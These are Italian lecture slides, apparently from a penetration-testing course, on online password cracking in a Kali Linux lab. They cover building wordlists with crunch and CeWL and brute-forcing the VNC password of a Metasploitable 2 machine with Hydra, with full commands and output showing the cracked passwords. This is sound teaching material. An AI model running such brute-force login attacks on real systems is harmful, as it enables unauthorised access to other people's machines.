- Strumento per creare wordlist in base a criteri impostati dall'utente
 - Wordlist che potranno essere utilizzate per il password cracking
- È possibile avviare **crunch** tramite due modalità
 - Grafica, attraverso la sezione «05 – Password Attacks» di Kali Linux
 - Da Terminale, digitando **crunch**

Online Password Cracking

Crunch

- È possibile ottenere maggiori informazioni sul comando **crunch** digitando **man crunch**

```
CRUNCH(1)                                General Commands Manual                                CRUNCH(1)

NAME
    crunch - generate wordlists from a character set

SYNOPSIS
    crunch <min-len> <max-len> [<charset string>] [options]

DESCRIPTION
    Crunch can create a wordlist based on criteria you specify.
    The output from crunch can be sent to the screen, file, or to
    another program. The required parameters are:

    min-len
        The minimum length string you want crunch to start at.
```

Online Password Cracking

Crunch – Esempio 1

- Creiamo una wordlist contenente parole la cui lunghezza è al più cinque caratteri e la memorizziamo nel file **5chars.txt**

- **crunch 1 5 -o 5chars.txt**

```
root@kali:~# crunch 1 5 -o 5chars.txt
Crunch will now generate the following amount of data: 73645520 bytes
70 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 12356630
crunch: 100% completed generating output
```

- Il file **5chars.txt** avrà il seguente contenuto

Output Parziale

```
a
b
c
...
zzzzx
zzzzy
zzzzz
```

Il file **5chars.txt**
conterrà le parole da **a**
a **zzzzz**

Online Password Cracking

Crunch – Esempio 2

- Creiamo una wordlist contenente parole aventi lunghezza fino a 4 caratteri, composte da lettere minuscole e numeri
- `crunch 1 4 -f /usr/share/crunch/charset.lst lalpha-numeric -o wordlist.lst`

```
root@kali:~# crunch 1 4 -f /usr/share/crunch/charset.lst lalpha-numeric -o wordlist.lst
Crunch will now generate the following amount of data: 8588664 bytes
8 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 1727604
crunch: 100% completed generating output
```

- Il file `wordlist.lst` avrà il seguente contenuto

Output Parziale

```
a
b
c
...
9997
9998
9999
```

Online Password Cracking

CeWL

- *The Custom Word List (CeWL) generator*
- *Spider* che visita un determinato *URL* e crea una lista (univoca) contenente le parole ricavate da tale visita
 - La lista creata, potrebbe essere anche usata successivamente da strumenti per l'offline password cracking
 - Ad esempio, John (the Ripper)
- È possibile avviare CeWL tramite due modalità
 - Grafica, attraverso la sezione «05 – Password Attacks» di Kali Linux
 - Da Terminale, digitando **cewl**

Online Password Cracking

CeWL – Help

- È possibile ottenere informazioni su CeWL in due modi
 - Digitando il comando **cewl -h**
 - Digitando il comando **man cewl**

```
cewl(1)                  custom word list generator                  cewl(1)

NAME
    cewl - custom word list generator

SYNOPSIS
    cewl [OPTION] ... URL

DESCRIPTION
    CeWL (Custom Word List generator) is a ruby app which spiders a
    given URL, up to a specified depth, and returns a list of words
    which can then be used for password crackers such as John the
    Ripper. Optionally, CeWL can follow external links.

    CeWL can also create a list of email addresses found in mailto
    links. These email addresses can be used as usernames in brute
    force actions.

    CeWL is pronounced "cool".
```

Output parziale

Online Password Cracking

CeWL – Parametri Principali

- Tra i parametri più importanti di CeWL possiamo trovare i seguenti
 - **depth** **N** o **-d N**: imposta ad **N** la profondità della visita da parte dello spider
 - Il valore di default è **2**
 - **min_word_length** **N** o **-m N**: lunghezza minima di una parola da rilevare
 - La lunghezza minima di default è **3**
 - **verbose** o **-v**: fornisce un output verboso
 - **write** o **-w**: permette di salvare l'output in un file

Online Password Cracking

CeWL – Esempio

- Creiamo una wordlist a partire da un determinato URL
 - Servizio Mutillidae di Metasploitable 2
 - <http://10.0.2.10/mutillidae>
- La wordlist prodotta da CeWL sarà memorizzata nel file **ms2_wrdlst.txt**
- `cewl -w ms2_wrdlst.txt http://10.0.2.10/mutillidae`


```
root@kali:~# cewl -w ms2_wrdlst.txt http://10.0.2.10/mutillidae
CeWL 5.4.6 (Exclusion) Robin Wood (robin@digi.ninja) (https://digi.ninja/)
```

Online Password Cracking

CeWL – Esempio

- Wordlist contenuta nel file `ms2_wrd1st.txt`

Output parziale



```
the
HTML
and
Injection
Storage
Site
Log
User
Data
blog
Info
Mutillidae
php
File
Login
Viewer
Lookup
```

Online Password Cracking

Hydra

- Strumento che implementa tecniche di **Online Password Cracking**
- Supporta numerosi protocolli di rete, tra i quali
 - *HTTP, SSH, FTP, POP3, SMB, VNC, etc*
- Prova ad effettuare il login su una macchina target utilizzando una lista di username e/o password forniti dall'utente
 - Di default, tenta di effettuare il login usando 16 connessioni in parallelo verso la stessa macchina target



Online Password Cracking

Hydra – Funzionalità di Help

- È possibile ottenere informazioni su Hydra in due modi
 - Digitando il comando **hydra -h**
 - Digitando il comando **man hydra**

```
HYDRA(1)                                General Commands Manual                                HYDRA(1)

NAME
    hydra - a very fast network logon cracker which support many dif-
    ferent services

SYNOPSIS
    hydra
    [[[ -l LOGIN | -L FILE ] [-p PASS | -P FILE | -x OPT -y]] | [-C FILE]
    [-e nsr] [-u] [-f | -F] [-M FILE] [-o FILE] [-b FORMAT]
    [-t TASKS] [-T TASKS] [-w TIME] [-W TIME] [-m OPTIONS] [-s PORT]
    [-c TIME] [-S] [-O] [-4|6] [-I] [-vV] [-d]
    server-service [OPTIONS]

DESCRIPTION
    Hydra is a parallelized login cracker which supports numerous pro-
    tocols to attack. New modules are easy to add, beside that, it is
    flexible and very fast.
```

Output parziale

Online Password Cracking

Hydra – Esempio


- Usiamo Hydra per effettuare l'online password cracking della password relativa al server *VNC (Virtual Network Computing)* di Metasploitable 2 (IP: **10 . 0 . 2 . 6**)
 - Verranno utilizzate le password memorizzate nel file (wordlist)
password.lst
- **N.B.**
 - È necessario «diminuire» la velocità di scansione ed il grado di parallelizzazione utilizzati di default da Hydra
 - Così che possa operare in maniera efficace nei confronti del server VNC

Online Password Cracking

Hydra – Esempio

1. Duplichiamo il file **password.lst**, così da preservarne il suo funzionamento con John (the Ripper)
 - `cd /usr/share/john/`
 - `cp password.lst password_hydra.lst`
2. Apriamo il file **password_hydra.lst** (ad esempio, tramite **gedit**) ed eliminiamo commenti presenti all'inizio di tale file

Rimuovere



```
password_hydra.lst
#!/comment: This list has been compiled by Solar Designer of Openwall Project
#!/comment: in 1996 through 2011. It is assumed to be in the public domain.
#!/comment:
#!/comment: This list is based on passwords most commonly seen on a set of Unix
#!/comment: systems in mid-1990's, sorted for decreasing number of occurrences
#!/comment: (that is, more common passwords are listed first). It has been
#!/comment: revised to also include common website passwords from public lists
#!/comment: of "top N passwords" from major community website compromises that
#!/comment: occurred in 2006 through 2010.
#!/comment:
#!/comment: Last update: 2011/11/20 (3546 entries)
#!/comment:
#!/comment: For more wordlists, see http://www.openwall.com/wordlists/
123456
12345
```

Output parziale

Online Password Cracking

Hydra – Esempio

➤ Parametri che utilizzeremo per l'esempio

➤ **-t TASKS**

➤ run **TASKS** number of connects in parallel (default: 16)

➤ **-W TIME**

➤ defines a wait **TIME** between each connection a task performs

➤ **-c TIME**

➤ the wait **TIME** in seconds per login attempt over all threads

➤ **-v / -V**

➤ **verbose** mode / show login+pass combination for each attempt

➤ **-P**

➤ Password File

Online Password Cracking

Hydra – Esempio

➤ Avviamo Hydra

➤ `hydra -V -t 4 -W 5 -c 5 -P /usr/share/john/password_hydra.lst 10.0.2.6 vnc`

```
root@kali:~# hydra -V -t 4 -W 5 -c 5 -P /usr/share/john/password_hydra.lst 10.0.2.6 vnc
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

[INFO] setting max tasks per host to 1 due to -c option usage
Hydra (http://www.thc.org/thc-hydra) starting at 2019-05-17 07:17:45
[DATA] max 1 task per 1 server, overall 1 task, 3546 login tries (l:1/p:3546), ~3546 tries per task
[DATA] attacking vnc://10.0.2.6:5900/
[ATTEMPT] target 10.0.2.6 - login "" - pass "123456" - 1 of 3546 [child 0] (0/0)
[ATTEMPT] target 10.0.2.6 - login "" - pass "12345" - 2 of 3546 [child 0] (0/0)
[ATTEMPT] target 10.0.2.6 - login "" - pass "password" - 3 of 3546 [child 0] (0/0)
[5900][vnc] host: 10.0.2.6 password: password
[ATTEMPT] target 10.0.2.6 - login "" - pass "password1" - 4 of 3546 [child 0] (0/0)
[5900][vnc] host: 10.0.2.6 password: password1
[ATTEMPT] target 10.0.2.6 - login "" - pass "123456789" - 5 of 3546 [child 0] (0/0)
```


Online Password Cracking

Hydra – Esempio

➤ Avviamo Hydra

➤ `hydra -V -t 4 -W 5 -c 5 -P`

`/usr/share/john/password_hydra.lst 10.0.2.6 vnc`

```
root@kali:~# hydra -V -t 4 -W 5 -c 5 -P /usr/share/john/password_hydra.lst 10.0.2.6 vnc
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

[INFO] setting max tasks per host to 1 due to -c option
Hydra (http://www.thc.org/thc-hydra) starting at 2017-10-01 10:10:10
[DATA] max 1 task per 1 server, overall 1 task, 3546 passwords in 1 file
6 tries per task
[DATA] attacking vnc://10.0.2.6:5900/
[ATTEMPT] target 10.0.2.6 - login "" - pass "123456" - 1 of 3546 [child 0] (0/0)
[ATTEMPT] target 10.0.2.6 - login "" - pass "12345" - 2 of 3546 [child 0] (0/0)
[ATTEMPT] target 10.0.2.6 - login "" - pass "password" - 3 of 3546 [child 0] (0/0)
➔ [5900][vnc] host: 10.0.2.6 password: password
[ATTEMPT] target 10.0.2.6 - login "" - pass "password1" - 4 of 3546 [child 0] (0/0)
➔ [5900][vnc] host: 10.0.2.6 password: password1
[ATTEMPT] target 10.0.2.6 - login "" - pass "123456789" - 5 of 3546 [child 0] (0/0)
```

Hydra ha rilevato 2 password per VNC


➤ password

➤ password1

Online Password Cracking

Hydra – Esempio

- Per verificare se le password ottenute da Hydra sono corrette, è sufficiente eseguire **vncviewer** sulla macchina Kali ed utilizzare tali password




Indirizzo IP del
Server VNC

Online Password Cracking

Hydra – Esempio

- Per verificare se le password ottenute da Hydra sono corrette, è sufficiente eseguire **vncviewer** sulla macchina Kali ed utilizzare tali password




Password individuata
tramite Hydra

Online Password Cracking

Hydra – Esempio

- Per verificare se le password ottenute da Hydra sono corrette, è sufficiente eseguire **vncviewer** sulla macchina Kali ed utilizzare tali password




Postexploitation (Privilege Escalation)

Online Password Cracking

Hydra – Esempio

- Per verificare se le password ottenute da Hydra sono corrette, è sufficiente eseguire **vncviewer** sulla macchina Kali ed utilizzare tali password



Postexploitation (Privilege Escalation)

Online Password Cracking

Hydra – Esempio

- Per verificare se le password ottenute da Hydra sono corrette, è sufficiente eseguire **vncviewer** sulla macchina Kali ed utilizzare tali password

